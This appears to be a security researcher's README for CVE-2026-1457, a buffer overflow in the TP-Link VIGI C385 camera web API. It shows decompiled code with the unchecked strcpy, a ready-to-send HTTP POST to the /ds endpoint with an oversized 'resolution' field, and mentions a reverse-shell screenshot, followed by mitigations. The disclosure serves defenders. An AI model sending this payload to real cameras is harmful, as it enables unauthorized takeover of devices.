 ii4gsp/cve-2026-1457
Provides a detailed analysis and proof-of-concept for CVE-2026-1457, an authenticated buffer overflow in TP-Link VIGI C385 web API leading to remote code execution.

CVE-2026-1457 is an authenticated buffer overflow vulnerability in the web API of TP-Link VIGI C385 V1. This vulnerability allows authenticated attackers to perform remote code execution (RCE).
CVSS v4.0 Score: 8.5 (High)
CVSS:4.0/AV:A/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
| Product Model | Affected Version |
|---|---|
| VIGI C385 V1 | < 3.1.1 Build 251124 Rel.50371n |
The set_resolution_18AAD8 function uses strcpy to copy user input into a buffer without length validation, resulting in a buffer overflow.
int __fastcall set_resolution_18AAD8(int a1, char a2)
{
  const char *string_origin; // r5
  const char *v4; // r4
  int result; // r0
  char v6[72]; // [sp+0h] [bp-A0h] BYREF
  char v7[88]; // [sp+48h] [bp-58h] BYREF

  memset(v6, 0, sizeof(v6));
  memset(v7, 0, 72);
  string_origin = jso_obj_get_string_origin(a2, (char)"secname");
  v4 = jso_obj_get_string_origin(a2, (char)"resolution");
  sub_1FE6BC((int)"/video/main", (int)v6, 0x48u);
  sub_1FE6BC((int)"/video/minor", (int)v7, 0x44u);
  if ( !strcmp(string_origin, "main") )
  {
    result = strcmp(v4, &v6[29]);
    if ( result )                               // true if v4 is greater than &v6[29]
    {
      sub_1FE6BC((int)"/video/main", (int)v6, 0x48u);
      strcpy(&v6[29], v4);                      // ⚠️ buffer overflow
      sub_1FE804("/video/main", v6, 72);
      return 0;
    }
  }
  else if ( !strcmp(string_origin, "minor") )
  {
    result = strcmp(v4, &v7[29]);
    if ( result )
    {
      sub_1FE6BC((int)"/video/minor", (int)v7, 0x48u);
      strcpy(&v7[29], v4);                      // ⚠️ buffer overflow
      sub_1FE804("/video/minor", v7, 72);
      return 0;
    }
  }
  else
  {
    msg_debug(3, "http_do_setResolution", 3137, "[HTTPD]set resolution param error.\n");
    return -40209;
  }
  return result;
}
v6 buffer is declared as 72 bytes, but strcpy is performed at position &v6[29].v7 buffer is declared as 88 bytes, but strcpy is performed at position &v7[29].v4) is not validated for length before using strcpy, causing a buffer overflow.v6) and 59 bytes (v7) respectively, but longer strings can be copied.stok token required)An attacker can exploit the set_resolution functionality of the /ds endpoint to send malicious payloads.
POST /stok=9p73~f9L0fGs33wt3D3XDc)7u)!wt83f/ds HTTP/1.1
Host: 192.168.0.100
Content-Length: 3015
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Origin: https://192.168.0.100
Connection: close

{
  "video": {
    "set_resolution": {
      "secname": "main",
      "resolution": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    }
  },
  "method": "do"
}


This document does not contain executable exploit code. The following screenshot demonstrates successful exploitation resulting in a reverse shell connection:
Firmware Update: Update affected devices to version 3.1.1 Build 251124 Rel.50371n or later.
Network Isolation: If possible, place VIGI C385 devices in an isolated network segment.
Access Control: Restrict access to the management interface to trusted networks only.
Monitoring: Monitor for abnormal network traffic or device behavior.
This vulnerability was discovered and analyzed by:
of NSHC RedAlert Labs
